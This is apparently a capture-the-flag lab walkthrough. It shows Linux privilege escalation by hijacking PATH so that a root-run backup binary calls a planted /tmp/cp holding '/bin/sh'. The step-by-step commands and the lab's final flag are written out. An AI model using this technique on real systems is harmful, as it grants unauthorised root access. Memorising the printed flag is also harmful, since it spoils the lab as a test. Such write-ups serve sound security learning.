


To further analyze the backup binary, I executed the strings command (strings backup) to extract human-readable strings from the file.

Within the output, one string in particular stood out:

cp /home/archangel/myfiles/* /opt/backupfiles

This command indicated that the binary copies files from the archangel user's myfiles directory into /opt/backupfiles, suggesting a potential avenue for privilege escalation through abuse of file handling behavior.



Based on the information obtained from analyzing the backup binary with the strings command, I determined that the program executes the cp command without using an absolute path. This behavior makes it vulnerable to **PATH hijacking**, which can be leveraged for **vertical privilege escalation**.

To exploit this, I performed the following steps:


Step 1: Navigated to a writable directory:
cd /tmp

Step 2: Created a malicious executable named cp containing a shell invocation:
echo '/bin/sh' > cp

Step 3: Made the malicious cp file executable:
chmod 777 cp

Step 4: Modified the PATH environment variable to prioritize /tmp:
export PATH=/tmp:$PATH

This ensured that when the vulnerable backup binary executed the cp command, it instead invoked my malicious version, resulting in execution of a shell with elevated privileges.



With the malicious cp executable in place and the PATH environment successfully hijacked, I executed the command identified earlier in the backup binary:

cp /home/archangel/myfiles/* /opt/backupfiles

Because the backup binary runs with elevated privileges and does not specify an absolute path for the cp command, it executed my malicious version instead. This resulted in a shell running with **root privileges**, completing **vertical privilege escalation**.

With root access obtained, I was able to read the root.txt file and retrieve the final flag for the lab:

thm{p4th_v4r1abl3_expl01tat1ion_f0r_v3rt1c4l_pr1v1l3g3_3sc4ll4t10n}

Thank you for following along! I hope this walkthrough helped you get unstuck or provided valuable insight while completing this room.